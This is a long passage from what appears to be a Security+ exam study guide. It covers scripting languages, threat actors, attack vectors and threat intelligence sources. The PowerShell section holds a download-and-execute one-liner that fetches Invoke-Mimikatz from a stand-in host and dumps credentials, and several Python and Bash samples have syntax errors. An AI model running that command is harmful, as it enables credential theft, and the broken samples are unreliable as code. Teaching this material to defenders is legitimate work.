Secure script practices include the following:

- Never hard-code credentials in a script
- Sanitize input before processing.
- Keep execution environments updated.
- Avoid running scripts as root or administrator.
- Only run scripts from trusted sources.
- Use a script security scanner.
- Disable debugging when not necessary.
- Enable thorough logging of script execution.
- Consider running scripts in a virtual configuration.
- Limit script execution to accounts with a job-based need.
- Remove older execution engines after updates to prevent downgrade attacks calling older and vulnerable components.
- Train developers in defensive and secure coding practices.

If you come across a script or find logged scripting events, here are a few things to look for:

1. Look for any references to IP addresses, domain names, or URLs as these could mean that sensitive data was being exfiltrated or that malicious code was being retrieved.
2. Look for a series of commands separated by a pipe symbol (e.g., | or < or >). This function can be used by hackers to create a series of tasks that operate only in memory (i.e., fileless).

3. Look for references to files or folders that are known to be sensitive or important. That would include the /etc/passwd and /etc/shadow files on Linux as well as the /Windows/System32/Config/SAM on Windows.

JavaScript is the most widely used scripting language in the world and is embedded into HTML documents using <script></script> enclosure tags. It is odd that it isn't even mentioned on the SY0-601 Exam Objectives, but I doubt it will be missing from the exam itself. One reason it may have not been included is that JavaScript is dependent upon its HTML host document; it cannot operate as a stand-alone script file.

One key item to know is that "var" is used to assign values to variables. Here's an example: `var txt1 = "red";` and `var txt2 = "blue";` and `var txt3 = txt1 + " & " + txt2;`. If this was followed by `window.alert(txt3)`, then a pop-up would appear showing "red & blue." As with most web applications, insertion attacks are common, so watch out for injection of odd or abusive JavaScript code in the input being received by a web server or better yet being filtered by a web application firewall (WAF).

PowerShell

PowerShell is both a scripting language as well as a command-line shell for Microsoft Windows. PowerShell is built on top of the .NET Framework and is intended as a tool for administrators to manage not just Windows systems but Linux and macOS as well.

To learn about PowerShell, here are sites I recommend you start with:

- Microsoft's Official PowerShell Documentation: `docs.microsoft.com/en-us/powershell/`
- PowerShell.org's link to free ebooks and videos: `powershell.org/free-resources/`
- *Introduction to the Windows Command Line with PowerShell*, by Ted Dawson: `programminghistorian.org/en/lessons/intro-to-powershell`
- Wikiversity's PowerShell course: `en.wikiversity.org/wiki/PowerShell`
- Netwrix's Introduction to PowerShell: `blog.netwrix.com/2018/10/22/introduction-to-powershell/`

The following are samples of PowerShell scripts (.ps1 files) that you should be able to comprehend. The first is an example of flow control with an if statement:

```
$my_num = 1
if ($my_num -eq 1) {
       Write-Host "Yes!"
}
else {
       Write-Host "No."
}
```

Here is an example of flow control using a while loop:

```
$my_num = 1
do {
       Write-Host $my_num
       $my_num+=1
}
while ($my_num -lt 10)
```

Here is an example of flow control using a for loop:

```
$my_array = 1,2,3,4
foreach ($i in $my_array) {
        Write-Host $i
}
```

Here is an example of terminal/keyboard I/O:

```
$pet = Read-Host -Prompt "What type of pet do you have?"
Write-Host "Your pet is a $pet."
```

Here is an example of file I/O:

```
$pet = Get-Content pet_type_in.txt
"Your pet is a $pet." | Set-Content pet_type_out.txt
```

Here is an example of network I/O (port scanning):

```
$socket = New-Object Net.Sockets.TcpClient
$socket.Connect("wiley.com", 80)
if ($socket.Connected) {
       Write-Host "Connected"
}
else {
       Write-Host "Filtered"
}
$socket.Close()
```

An infamous example of malicious PowerShell use is mimikatz. This hacker tool is used to dump passwords, grab hashes, and retrieve Kerberos tickets from system memory. This data grab can then be used to escalate privileges, perform pass-the-hash, and even perform golden ticket attacks against Kerberos. Here is an example of a fileless call for minikatz:

```
powershell.exe "IEX (New-Object Net.WebClient).DownloadString ('https://
evilweb.site/tools/PowerSploit/Invoke-Mimikatz.ps1'); Invoke-Mimikatz
-DumpCreds"
```

Python

Python is used for web server application development, general software development, and automation of system functions. Python is available on most platforms, including many IoT and embedded devices. Python does need an interpreter to execute its scripts, because it does not function or operate as a shell.

To learn about Python, here are sites I recommend you start with:

- Python for Beginners: `www.python.org/about/gettingstarted/`
- DataCamp's Intro to Python tutorial: `www.learnpython.org/`
- Learn Python the Hard Way: `learncodethehardway.org/python/`
- The Hitchhiker's Guide to Python: `docs.python-guide.org/intro/learning/`

The following are samples of Python scripts (.py files) that you should be able to comprehend. The first is an example of flow control with an if statement:

```
my_num = 1
if my_num == 1;
       print "Yes!"
else:
       print "No."
```

Here is an example of flow control using a while loop:

```
my_num = 1
while my_num < 10;
       print my_num;
       my_num += 1
```

Here is an example of flow control using a for loop:

```
my_array = [1, 2, 3, 4]
for i in my_array;
       print i
```

Here is an example of terminal/keyboard I/O:

```
pet = input("What type of pet do you have? ")
print "Your pet is a " + pet + "."
```

Here is an example of file I/O:

```
pet_input = open("pet_type_in.txt","r")
read_pet = pet_input.read()
pet_output = open("pet_type_out.txt", "w")
```

```
pet_output.write("Your pet is a " + read_pet + ".")
pet_output.close()
```

Here is an example of network I/O (banner grabbing):

```
import socket
sock = socket.socket(socket.AF_INET,socket.SOCK_STREAM) #TCP
sock.connect(('apache.org', 80))
sock.send(b'GET HTTP/1.1 \r\r\r\n')
ret = sock.recv(1024)
print('[+]' + str(ret))
```

Be cautious about updating Python libraries. Some attackers will use typosquatting techniques to name their malicious libraries similarly to popular libraries.

Bash

Bash is a command shell and a scripting language found on Linux, Unix, macOS, and now even Windows systems. Bash scripts can be used to automate tasks and launch tools, utilities, and programs. Bash supports interactive commands via a shell or terminal window.

To learn about Bash, here are sites I recommend you start with:

- Introduction to the Bash Command Line: `programminghistorian.org/en/lessons/intro-to-bash`
- Bash Scripting Tutorial for Beginners: `linuxconfig.org/bash-scripting-tutorial-for-beginners`
- Introduction to Bash Shell Scripting: `www.linode.com/docs/development/bash/intro-bash-shell-scripting/`
- Ryans Tutorials: Bash Scripting Tutorial: `ryanstutorials.net/bash-scripting-tutorial/`

The following are samples of Bash scripts (.sh files) that you should be able to comprehend. The first is an example of flow control with an if statement:

```
my_num=1
if [ $my_num == 1 ]
then
       echo "Yes!"
else
       echo "No."
fi
```

Here is an example of flow control using a while loop:

```
my_num=1
while [ $my_num < 10 ]
do
       echo $my_num
       $my_num+=1
done
```

Here is an example of flow control using a for loop:

```
my_array=(1,2,3,4)
for i in ${my_array[*]}
do
       echo $i
done
```

Here is an example of terminal/keyboard I/O:

```
echo "What type of pet do you have?"
read pet
echo "Your pet is a $pet."
```

Here is an example of file I/O:

```
echo "What type of pet do you have?"
read pet < pet_type_in.txt
echo "Your pet is a $pet." > pet_type_out.txt
```

Here is an example of network I/O (banner grabbing):

```
exec 3<>/dev/tcp/172.217.3.4/80; echo -e "GET / HTTP/1.1\r\n">&3; cat<&3
```

Macros

A *macro* is a program or script written in a language that is embedded into specific files, such as Word documents, Excel spreadsheets, and Adobe PDFs. Macro-based attacks are often successful due to the victim operating old and unpatched versions of software. Many macros focus on Windows targets and thus are programmed in Visual Basic for Applications (VBA).

Fortunately, most modern document products have defenses against malicious macros. First, most documents open in read-only non-execute mode. Second, many products now perform a type of malware scan against any macros present and will disable any that meet a known signature or block-list. Third, administrators can set their products to always disable macros so that they cannot be executed by users. However, this will reduce the functionally of documents and therefore needs to be weighted against the business case for allowing macros to execute.

Additional user behavior modification is needed to avoid being tricked into opening documents containing malicious macros. Generally, don't open documents that arrive as email attachments, especially from unknown sources. Avoid accepting documents through social networks, discussion forums, chat systems, or IM solutions. Be cautious about downloading documents from the web. Some malware scanners may be able to detect, block, and even remove some known examples of macro malware from documents.

It is often possible to view the code of a macro before executing it. By looking at the macro code you can review the commands, functions, and calls encoded within to determine what the macro is intended to accomplish.

Visual Basic for Applications (VBA)

Visual Basic for Applications (VBA) is Microsoft's Visual Basic for Applications 7 programming language integrated into Microsoft Office applications, such as Word, Excel, and PowerPoint. It is casually referred to by Visual Basic. It is the primary language that Office macros are written in. When VBA is stored as a stand-alone file it uses the .vba extension. Please see the previous heading "Macros" for security guidance.

Exam Essentials

Understand wireless scanners/crackers. A wireless scanner is used to detect the presence of a wireless network.

Understand evil twin attacks. Evil twin is an attack in which a hacker operates a false access point that will automatically clone, or twin, the identity of an access point based on a client device's request to connect.

Understand rogue access points. A rogue WAP may be planted by an employee for convenience, or it may be operated externally by an attacker.

Understand bluesnarfing. Bluesnarfing is the unauthorized accessing of data via a Bluetooth connection.

Understand bluebugging. Bluebugging grants an attacker remote control over the hardware and software of your devices over a Bluetooth connection.

Understand bluejacking. Bluejacking is the sending of unsolicited messages to Bluetooth-capable devices without the permission of the owner/user.

Understand bluesniffing. Bluesniffing is eavesdropping or packet-capturing Bluetooth communications.

Understand bluesmacking. Bluesmacking is a DoS attack against a Bluetooth device.

Understand disassociation. Disassociation, a type of wireless management frame, can be used in wireless attacks, including discovering hidden SSIDs, causing a DoS, hijacking sessions, and on-path.

Understand jamming. Jamming is the transmission of radio signals to prevent reliable communications by decreasing the effective signal-to-noise ratio.

Understand RFID. Radio frequency identification (RFID) is a tracking technology based on the ability to power a radio transmitter using current generated in an antenna when placed in a magnetic field.

Understand NFC. Near-field communication (NFC) is a standard to establish radio communications between devices in close proximity. NFC is commonly employed for contactless payments.

Understand initialization vector (IV). IV is a mathematical and cryptographic term for a random number.

Understand on-path attacks. An on-path attack is initially a communications eavesdropping attack. Attackers position themselves in the communication stream between a client and server. A browser on-path attack is when the malware is operating on the victim's system.

Understand HTTP header manipulation. HTTP header manipulation is a form of attack in which malicious content is submitted to a vulnerable application, typically a web browser or web server, under the guise of a valid HTML/HTTP header value.

Understand ARP poisoning. ARP poisoning is the act of falsifying the IP-to-MAC address resolution system employed by TCP/IP.

Understand MAC flooding. MAC flooding uses a flooding attack to compromise a switch so that the switch gets stuck into flooding all network communications.

Understand MAC cloning/MAC spoofing. MAC cloning or spoofing is used to impersonate another system, often a valid or authorized network device to bypass port security or MAC filtering limitations.

Understand IP spoofing. IP spoofing is the falsification of the source address of network packets. As a result, victims are unable to locate the true attackers or initiators of a communication. Also, by spoofing the source address, the attacker redirects packet responses, replies, and echoes to some other system.

Understand DNS. The Domain Name System (DNS) is the hierarchical naming scheme used in both public and private networks. DNS links human-friendly fully qualified domain names (FQDNs) and IP addresses together.

Understand domain hijacking. Domain hijacking, or domain theft, is the malicious action of changing the registration of a domain name without the authorization of the valid owner.

Understand DNS poisoning. DNS poisoning is the act of falsifying the DNS information used by a client to reach a desired system.

Understand URL redirection. URL redirection is a means to make a web page available through multiple URL addresses or domain names a.k.a. URL forwarding.

Understand domain reputation. Domain reputation is a scoring system that can be used to determine whether your communications or your site is more likely legitimate or more likely malicious or fraudulent. Sometimes a domain reputation is called a sender score, especially when it is focusing on email.

Understand DoS. Denial-of-service (DoS) is a form of attack that has the primary goal of preventing the victimized system from performing legitimate activity or responding to legitimate traffic.

Understand DDoS. Distributed denial-of-service (DDoS) attacks are waged by first compromising or infiltrating one or more intermediary systems (i.e., bots) that serve as launch points or attack platforms.

Understand DRDoS. Distributed reflective denial-of-service (DRDoS) employs an amplification or bounce network that is an unwilling or unknowing participant that is unfortunately able to receive broadcast messages and create message responses, echoes, or bounces.

Understand a Smurf attack. This form of DRDoS uses ICMP echo reply packets (ping packets).

Understand a Fraggle attack. This form of DRDoS uses UDP packets.

Understand SYN flood. SYN flood is a DoS that exploits the TCP three-way handshake and results in resource exhaustion.

Understand ping of death. The attacker sends fragments to a victim that when re-assembled result in an oversized ping packet causing a buffer overflow.

Understand Xmas attacks. The Xmas attack uses the Xmas scan to perform a DoS.

Understand teardrop attacks. A partial transmission of fragmented packets causing target to consume system resources holding onto incomplete reassembles.

Understand land attacks. A SYN flood where the source and destination address are both set to the victim's address, which causes a logical error.

Understand amplification attacks. An amplification (reflective or bounce) attack is one where the amount of work or traffic generated by an attacker is multiplied to DoS the victim.

Understand malicious code or script execution. Administrators need to analyze and decipher the potential indicators that are associated with network attacks that may have been caused by malicious code or malicious script execution.

Understand PowerShell. PowerShell is both a scripting language as well as a command-line shell for Microsoft Windows. PowerShell can be used to write malicious scripts.

Understand Python. Python is a scripting programming language that is popular. Python can be used to write malicious scripts.

Understand Bash. Bash is a command shell and a scripting language. Bash can be used to write malicious scripts.

Understand macros. A macro is a program or script written in a language that is embedded into specific files. Macros can be a powerful tool for automating tasks, but they can also be employed for malicious purposes.

Understand VBA. Visual Basic for Applications (VBA) is a powerful programming language that is built into productivity documents. It is the primary language that Office macros are written in.

1.5 Explain different threat actors, vectors, and intelligence sources.

It is important to be aware of the various classes or groups of threat actors, their likely attack vectors, and about the wide range of sources of threat intelligence.

Actors and threats

An actor is someone who takes action. A threat is a potential harm that could affect your assets if they have a specific vulnerability. Think of a threat like a weapon. A *threat actor* is the person or entity who is responsible for causing or controlling any security-violating incidents experienced by an organization or individual.

Advanced persistent threat (APT)

Many governments and militaries—nation-states—are now using cyberattacks as yet another weapon in their arsenal against real or perceived enemies, whether internal or outside their borders. *Advanced persistent threats (APT)* are groups of attackers who are highly motivated, funded, skilled, and patient. APTs are funded by nation-states (i.e., governments) and organized crime. An APT often takes advantage of unknown flaws and zero-day exploits and tries to remain stealthy throughout the attack.

Insider threats

One of the biggest risks at any organization is its own internal personnel. An *insider threat* is someone on the inside of your organization who is violating the company security policy. Hackers work hard to gain what insiders already have: physical presence within the facility or a working user account on the IT infrastructure.

Malicious insiders can bring in malicious code from outside on various storage devices. These same storage devices can be used to leak or steal internal confidential and private data to disclose it to the outside world.

The means to reduce the threat of malicious insiders include thorough background checks, strong policies with severe penalties, detailed user activity auditing and monitoring, prohibition of external and private storage devices, and use of allow-listing to minimize unauthorized code execution.

State actors

A *state actor* or a *nation-state hacker* is an attacker who is operating on behalf of their country's government, military, or other powerful leadership. Typically, a state actor attacks targets in other countries for the benefit of their home country. Generally, state actors are APT groups.

Hacktivists

A *hacktivist* is someone who uses their hacking skills for a cause or purpose. A hacktivist commits criminal activities to further their cause. A hacktivist's cause can be political, social, economic, environmental, religious, personal, or unintelligible to anyone other than themselves.

Script kiddies

Script kiddies are threat actors who are less knowledgeable than a professional skilled attacker. A script kiddie is usually unable to program their own attack tools and may not understand exactly how an attack operates. However, a script kiddie is able to follow instructions and use attack tools crafted by other skilled and knowledgeable malicious programmers. Script kiddies may use freely available attack tools or they may purchase them from a dark web hacker marketplace.

Criminal syndicates

Organized crime and criminal syndicates are involved in cybercrime activities because it is yet another area of exploitation that may allow criminals to gain access, power, or money.

Hackers

There are many names that have been used to refer to those who attack computer systems and networks. These include hacker, cracker, phreaker, unauthored hacker, authorized hacker, and semi-authorized hacker (previously known as black hat, white hat, and gray hat). A *hacker* is someone skilled and knowledgeable in a system. Hackers may be able to take a system apart, alter its functions, repair broken elements, and reassemble it back into a working system. The term hacker simply denotes skill, not intention or authorization. A cracker is an attacker of computer systems and networks. However, due to media use, the term hacker has picked up a negative connotation. So, ethical hacker is often used to denote the benign nature of the skilled individual versus criminal or malicious hacker for the bad guy.

Authorized

An *authorized hacker* (previously known as white hat) is an ethical hacker or skilled IT professional. They perform security testing and evaluation within the confines of the law, with proper permission from those in authority, and in accordance with a contract, service-level agreement (SLA), and rules of engagement (RoE).

Unauthorized

An *unauthorized hacker* (previously known as black hat) is a criminal or malicious attacker. A phreaker is someone who attacks the telephone network and related systems.

Semi-authorized

A *semi-authorized hacker* (previously known as gray hat) may be a reformed criminal or a skilled IT professional operating under cover to perform ethical hacking (also known as penetration testing).

Shadow IT

Shadow IT is a term used to describe the IT components (physical or virtual) deployed by a department without the knowledge or permission of senior management or the IT group. The existence of shadow IT is often due to complex bureaucracy that makes the acquisition of needed equipment overly difficult and time-consuming. Other terms that might be used to refer to shadow IT include embedded IT, feral IT, stealth IT, hidden IT, secret IT, and client IT.

Shadow IT usually does not follow company security policy, and it might not be kept current and updated with patches. Shadow IT often lacks proper documentation, is not under consistent oversight and control, and may not be reliable or fault tolerant. Shadow IT greatly increases the risk of disclosure of sensitive, confidential, proprietary, and personal information to unauthorized insiders and outsiders.

System sprawl or *server sprawl* is the situation where numerous underutilized servers are operating in your organization's server room. These servers are taking up space, consuming electricity, and placing demands on other resources, but their provided workload or productivity does not justify their presence. This can occur if an organization purchases cheap lower-end hardware in bulk instead of selecting optimal equipment for specific use cases.

Competitors

Another type of threat actor is that of competitors. Many organizations elect to perform corporate espionage and sabotage against their competition. Organizations should always take care to closely monitor their competition for signs that they are benefiting from and launching cyberattacks. This concept is known as competitive intelligence gathering.

Companies should also pay special attention to business partners, contractors, and employees who may have left an organization only to gain employment with a competitor (whether you hire someone from the other firm or they hire away your employees).

Attributes of actors

Threat actors can have a wide range of skills and attributes. When analyzing the threats to your organization, it is important to keep these variables in mind.

Internal/external

Threats can originate from inside your organization as well as outside. All threats should be considered on their merits—their specific risk level to your organization and its assets—and not just based on someone's subjective perspective on the issues.

Level of sophistication/capability

Threat actors can vary greatly in their skill level and level of sophistication/capability. Some attacks are structured and targeted; others are unstructured and opportunistic. A structured or targeted attack is one where a specific organization is the focus of an attack. This type of an attack usually involves a higher level of sophistication because there is a need to be methodical and persistent in seeking to accomplish the goal. An unstructured or opportunistic attack is one that seeks out a target that happens to be vulnerable to a chosen attack or exploit.

Resources/funding

Some threat actors are well funded with broad resources, whereas others are not. Self-funded threat actors might highjack or use advertisement platforms to obtain funds; others may use ransomware to extort money from their victims. Some hackers offer their services like mercenaries to clients who pay the attackers to harm a specific target or craft a new exploit for a particular vulnerability.

Intent/motivation

The intent or motivation of an attacker can be unique to the individual or overlap with your own. Attackers could be motivated by money, notoriety, boredom, proving they can, the thrill, the challenge, entertainment, necessity, philosophy, political ideology, religious views, perspective on the environment, or disagreement with a business plan. Some attackers are just pawns in a crime group performing tedious, grinding, or repetitive tasks to further the overall goals of the criminal organization.

Vectors

A *threat vector* or *attack vector* is the path or means by which an attack can gain access to a target to cause harm. Some threat vectors are useful for performing social engineering attacks, while others are more suited for programmatic or code-based attacks. A threat

vector may be used for passive reconnaissance, or it may be used actively to purposefully alter a system, affect its operations, and exfiltrate data.

Direct access

A direct access threat vector is when the attacker is able to directly control the targeted system. This can take place through direct physical contact with the system's keyboard or may occur through a remote access connection.

Wireless

Wireless networking is a popular threat vector as it allows the attacker to be close but not physically present inside the building or secure perimeter of the target. Attackers can also attempt to plant a wireless jumpbox inside the organization. A jumpbox is a remote access system deployed to make accessing a specific system or network easier.

Email

Email still remains a common threat vector. Email can host malicious code as an attachment, include general social engineering pretext, include hyperlinks to malicious websites, and be origin spoofed to impersonate a trusted sender to lend more credence to the content of the message.

Email can include embedded JavaScript that executes when the receiver's HTML decoding email client views the message. An example of this could include the command `location.replace()` or `document.location.replace()`, which can be used to replace a document or file on the targeted system.

Supply chain

The supply chain can be a threat vector. When materials, software, hardware, or data is being obtained from a supposedly trusted source, but the supply chain behind that source could have been compromised and the asset poisoned or modified, then the supply chain is the origin of the threat. See section 1.2 heading "Supply-chain attacks."

Social media

Social media can be a threat vector. Attackers can target personnel and other individuals over a social media network. Attackers can create false identities, impersonate others, or take over accounts of trusted entities to fool and harm their primary target. See section 1.1 heading "Social media."

People themselves are also a threat vector. The whole concept of social engineering is about focusing attacks against personnel to gain access to information, logically, or physically.

Removable media

Removable media can be used as a threat vector. Portable drives, removable media, and removable storage, in general, are considered both a convenience and a security vulnerability.

Mobile devices, such as smart phones and tablets, IoT equipment, and embedded devices can also serve as a threat vector.

Cloud

The cloud can serve as a threat vector. Hackers may be able to take over a cloud system and use it as a conduit into a private environment, or vice versa. Some threats exist because of the misunderstanding of the shared responsibility model when using the cloud.

Remote access of all types can also be a threat vector. If a valid user can remotely connect to the company network, then the opportunity exists for an attacker to attempt the same.

Threat intelligence sources

Threat intelligence is the collection of information about threat actors and the threats they represent. The goal of threat intelligence is to learn enough about potential harms that defenses can be implemented to mitigate those harms. Many organizations depend upon threat intelligence to make strategic (i.e., long term) and operation (i.e., short term) decisions about security and business functions.

To get a glimpse at what threat intelligence could look like, consider signing up for the free daily threat intelligence newsletter named Cyber Daily from Recorded Future at `go.recordedfuture.com/cyber-daily`.

Other threat feeds or sources to consider are threat indexing sources within your organization's industry (which are tailored and focused only on those industry partners) as well as direct communication with other companies in your industry.

Open-source intelligence (OSINT)

Open-source intelligence (OSINT) is the gathering of information from any publicly available resource. The process, techniques, and methodologies used to collect open-source intelligence can be called reconnaissance, information gathering, footprinting, fingerprinting, or target research in hacking methodologies.

Closed/proprietary

Closed/proprietary threat intelligence sources are those that require membership in a certain group (such as a specific industry, government, or military) [a.k.a.] vertical community threat intelligence sources, or that just require a paid membership or subscription. This latter type can be known as a commercial threat intelligence source.

Vulnerability databases

Vulnerability databases are indexes and repositories of information about threats, exploits, and attacks. The two dominate examples are the Common Vulnerabilities and Exposures (CVE) hosted at `cve.mitre.org` and National Vulnerability Database (NVD) hosted at `nvd.nist.gov`. See section 1.7 heading "Common Vulnerabilities and Exposures (CVE)/ Common Vulnerability Scoring System (CVSS)."

Public/private information-sharing centers

Public/private information-sharing centers are locations where you can post information about your own security compromise events as well as access information posted by others. A private information-sharing center requires membership. Examples of public centers include Exploit Database at `exploit-db.com` and US-CERT at `us-cert.gov`. These centers are also known by the phrase Information Sharing and Analysis Centers (ISAC). The National Council of ISACs maintains an index of these groups at `nationalisacs.org`.

Dark web

The *dark web* is the part of the Internet that is not accessible by a standard Internet connection or common service utilities. Instead, special software is often required, such as TOR (see `torproject.org`), which can be used to redirect a web browser to content hosted on hidden servers.

The *deep web* is part of the "regular" Internet, but it is the content that is not searchable using a standard public search engine. Instead, this is the collection of data, information, and resources that is contained in a walled-garden. A *walled-garden* is just a separate network from that of the Internet itself. Many walled-gardens grant easy access to their content, but you have to access it through their own portal. One example of this are the US government databases that you can access through `searchsystems.net`. Other walled-gardens require that you have a valid account with them, such as Facebook and Twitter. While still other walled-gardens may require that you pay for a subscription or membership to access, such as Lexis-Nexus or Morningstar. Estimates are that 95% of the content available online is in the deep web and therefore not indexed by the major search engines.

Hacker groups, organized crime, criminal syndicates, and other disreputable groups have resources on the dark web. If you had access to these data sets, they would be a treasure trove of information about attacks, tools, targets, and more. Most of this material is controlled by malicious groups, and access is limited to members of those groups. There are several security researchers that are known for being able to infiltrate criminal groups and to access dark web repositories. One such hero is Brian Krebs at `krebsonsecurity.com`.

Indicators of compromise

Indicators of compromise (IoC) are evidence that an intrusion or security breach has taken place. They are the symptoms that security administrators look for to know they need to dig deeper to find more details and attempt to track down the root cause. Some IoCs are entries in log files, others are the appearance of new files, others are changes to configurations, while others may be activity on a network. Here are some examples of IoCs:

- Unusual inbound and/or outbound network traffic
- Repeated requests for the same resource or file
- Unaccounted for activity of privileged user accounts
- Unrecognized files appearing on systems
- Recognition of DDoS activity, including agent hosting, C&C hosting, or being a victim
- Significant increases in database access rates or volume
- Anomalous DNS resolutions
- Application traffic occurring or attempting to connect on odd or abnormal ports
- Detection of automated behavior from network services, such as web or database access
- Changes in system or device configurations
- Repeated logon failures on VPN or remote access services
- Alterations of system files
- Security tools disabled or not-operating
- Attempted connections to known malicious URLs, domain names, or IP addresses
- An increase in malware scanning and IDS alerts
- Sensitivity or confidentiality labels of resources being changed

Some IoCs are automatically detected by security solutions that trigger notifications and/or alarms for the incident response team (IRT). Other IoCs are much more subtle and are not obviously indicative of a breach or exploit. IoCs should be seen as clues for an investigator to evaluate and let the evidence lead to the discovery of more IoC on the way to gaining a full (or at least fuller) understanding of the occurrence, its impact, and who is responsible.

Automated Indicator Sharing (AIS)

Automated indicator sharing (AIS) is an initiative by the Department of Homeland Security (DHS) to facilitate the open and free exchange of IoCs and other cyberthreat information between the US federal government and the private sector in an automated and timely manner (described as “machine speed”). An indicator is an observable along with a hypothesis about a threat. An observable is an identified fact of occurrence, such as the presence of a malicious file, usually accompanied by a hash.

AIS makes full use of Structured Threat Information eXpression (STIX) and Trusted Automated eXchange of Intelligence Information (TAXII) to share threat indicators. AIS is managed by the National Cybersecurity and Communications Integration Center (NCCIC). For more information on the AIS program, please visit `us-cert.gov/ais`.

Structured Threat Information eXpression (STIX)/Trusted Automated eXchange of Intelligence Information (TAXII)

Structured Threat Information eXpression (STIX) is an effort to develop a standardized language and repetitional structure for the organization and dissemination of cyberthreat indicators and related information. The STIX framework endeavors to support a broad range of details relating to IoC and specific cyberthreats, while remaining expressive, flexible, automated, and human-readable.

Trusted Automated eXchange of Intelligence Information (TAXII) is a standardized set of communication services, protocols, and message exchanges to support the effective communication and exchange of cyberthreat indicators. TAXII helps organizations exchange STIX information related to IoCs.

For more on these concepts, please visit `www.us-cert.gov/Information-Sharing-Specifications-Cybersecurity` and `stixproject.github.io/about/`.

Predictive analysis

Predictive analysis aims to employ IoCs, observables, and other cyberthreat intelligence to determine when an attack is imminent. The earlier in the cyber kill chain that we can detect an attack, exploit, breach, or intrusion event, the more likely the malicious event will be deflected and stopped. To be successful, predictive analysis needs robust and broad AIS along with machine learning, which can in turn control security agents/bots to respond in near real time to alter the environment in response to an impending threat.

Threat maps

A *threat map* is a real-time map of cyber attacks that are taking place. These are also called cyberthreat maps, cyber attack maps, and DoS maps. Most threat maps are animated and can provide a wealth of detail in its presentation. You should explore a few threat maps to see what they have to offer. Here is an article that links to 15 threat maps: `norse-corp.com/map`.

File/code repositories

A *file or code repository* (such as GitHub) is used by programmers to organize and structure their development efforts. However, these same services can support the crafting of malicious tools, exploits, and malware. There are also dark web locations where criminal groups host their own attack kits and utilities as well as underground markets where exploits and tools are sold and traded.

Research sources

A security manager, chief information security officer (CISO), chief security officer (CSO), or just a security administrator needs to be knowledgeable about the current state of security.

Vendor websites

Vendor websites can be a useful source of security information. Those vendors offering standard products, such as OSs, applications, hardware, etc., will often provide information about updates, patches, and fixes for their product. However, it is rare for a vendor to publish information about vulnerabilities and security issues of their product for which there is not a current patch to fix.

Those vendors offering security products, such as anti-malware, IDS, firewall, SIEM, encryption, etc., will often provide a wide range of information about the focus of their product, but usually not much beyond that.

Vulnerability feeds

Vulnerability feeds maintain list of weaknesses, attack points, and compromise issues. Two examples were mentioned earlier, specifically CVE and NVD.

Conferences

There are hundreds of conferences, both in-person and virtual, that focus on security or have security as a key feature of their overall offerings.

Academic journals

Academic journals are collections, archives, and sometimes digital and print publications of scholarly work in a given field.

Request for comments (RFC)

Request for comments (RFC) is a type of document drafted by the technical community that defines, describes, and prescribes technology specifications. Most RFCs originate from the Internet Engineering Task Force (IETF), the Internet Research Task Force (IRTF), or the Internet Architecture Board (IAB). The RFC concept is an open call for feedback and criticism. Once such feedback has been evaluated and potentially integrated, the RFC is usually converted into a formal standards document.

Local industry groups

Local industry groups, professional associations, and networking groups are available that focus on security. Some limit membership to a city or state, others to a specific industry, while others are open to any and all participants worldwide.

Social media

Social media can be another research source to learn about new cyberthreat concerns. Many security organizations, security vendors, and individual security experts have a social media presence.

Threat feeds

A threat feed is another term for a vulnerability feed. Please see the earlier heading "Vulnerability feed."

Adversary tactics, techniques, and procedures (TTP)

Tactics, techniques, and procedures (TTP) is the collection of information about the means, motivations, and opportunities related to APTs. The goal of collecting TTP information is to gain a fuller understanding of who the group is, what their purposes and intentions are, and their reconnaissance and attack techniques. TTP is often used in establishing attribution (i.e., assigning responsibility) of an attack to a specific hacker, group, or APT.

Exam Essentials

Understand actors and threats. An actor is someone who takes action. A threat is a potential harm. A threat actor is the person or entity who is responsible for causing any security-violating incidents.

Define APT. Advanced persistent threats (APT) are groups of attackers who are highly motivated, funded, skilled, and patient.

Understand the risks presented by insiders. An insider threat is someone on the inside of your organization who is violating the company security policy.

Understand state actors. A state actor or a nation-state hacker is an attacker who is operating on behalf of their country's government, military, or other powerful leadership.

Define a hacktivist. A hacktivist is someone who uses their hacking skills for a cause or purpose.

Define script kiddies. Script kiddies are threat actors who are less knowledgeable than a professional skilled attacker.

Understand hackers. A hacker is someone skilled and knowledgeable in a system. An authorized hacker is an ethical hacker or skilled IT professional. An unauthorized hacker is a criminal or malicious attacker. A semi-authorized hacker may be a reformed criminal or a skilled IT professional operating undercover to perform ethical hacking.

Understand shadow IT. Shadow IT is a term used to describe the IT components deployed by a department without the knowledge or permission of senior management or the IT group.

Understand threat and attack vector examples. Examples of threat and attack vectors include the following: direct access, wireless, networking, email, supply chain, social media, people, removable media, mobile devices, IoT, embedded devices, remote access, and cloud.

Understand threat intelligence sources. Threat intelligence is the collection of information about threat actors and the threats they represent.

Understand open-source intelligence. Open-source intelligence (OSINT) is the gathering of information from any publicly available resource.

Understand dark web. The dark web is the part of the Internet which is not accessible by a standard Internet connection.

Understand indicators of compromise. Indicators of compromise (IoC) are evidence that an intrusion or security breach has taken place.

Understand AIS. Automated indicator sharing (AIS) is an initiative by the DHS to facilitate the open and free exchange of IoCs and other cyberthreat information between the US federal government and the private sector in an automated and timely manner.

Understand STIX/TAXII. Structured Threat Information eXpression (STIX) is a standardized language and repetitional structure for the organization and dissemination of cyberthreat indicators and related information. Trusted Automated eXchange of Intelligence Information (TAXII) is a standardized set of communication services, protocols, and message exchanges to support the effective communication and exchange of cyberthreat indicators.

Understand TTP. Tactics, techniques, and procedures (TTP) is the collection of information about the means, motivations, and opportunities related to APTs.

1.6 Explain the security concerns associated with various types of vulnerabilities.

Understanding the vulnerabilities of your assets is just as important as comprehending the realm of potential threats.

Cloud-based vs. on-premises vulnerabilities

An on-premises solution is the traditional deployment concept in which an organization owns the hardware, licenses the software, and operates and maintains the systems on its own, usually within their own building.

A cloud solution is a deployment concept where an organization contracts with a third-party cloud provider. The cloud provider owns, operates, and maintains the hardware and software. The organization pays a monthly fee to use the cloud solution. For a general discussion of cloud services, see section 2.2.

It is important to investigate the encryption solutions employed by a cloud service. Do you send your data to them pre-encrypted, or is it encrypted only after reaching the cloud? Where are the encryption keys stored? Is there segregation between your data and that belonging to other cloud users? An encryption mistake can reveal your secrets to the world or render your information unrecoverable.

What is the method and speed of recovery or restoration from the cloud? If you have system failures locally, how do you get your environment back to normal? Also consider whether the cloud service has its own disaster-recovery solution. If it experiences a disaster, what is its plan to recover and restore services and access to your cloud resources?

Other issues include the difficulty with which investigations can be conducted, concerns over data destruction, and what happens if the current cloud-computing service goes out of business or is acquired by another organization.

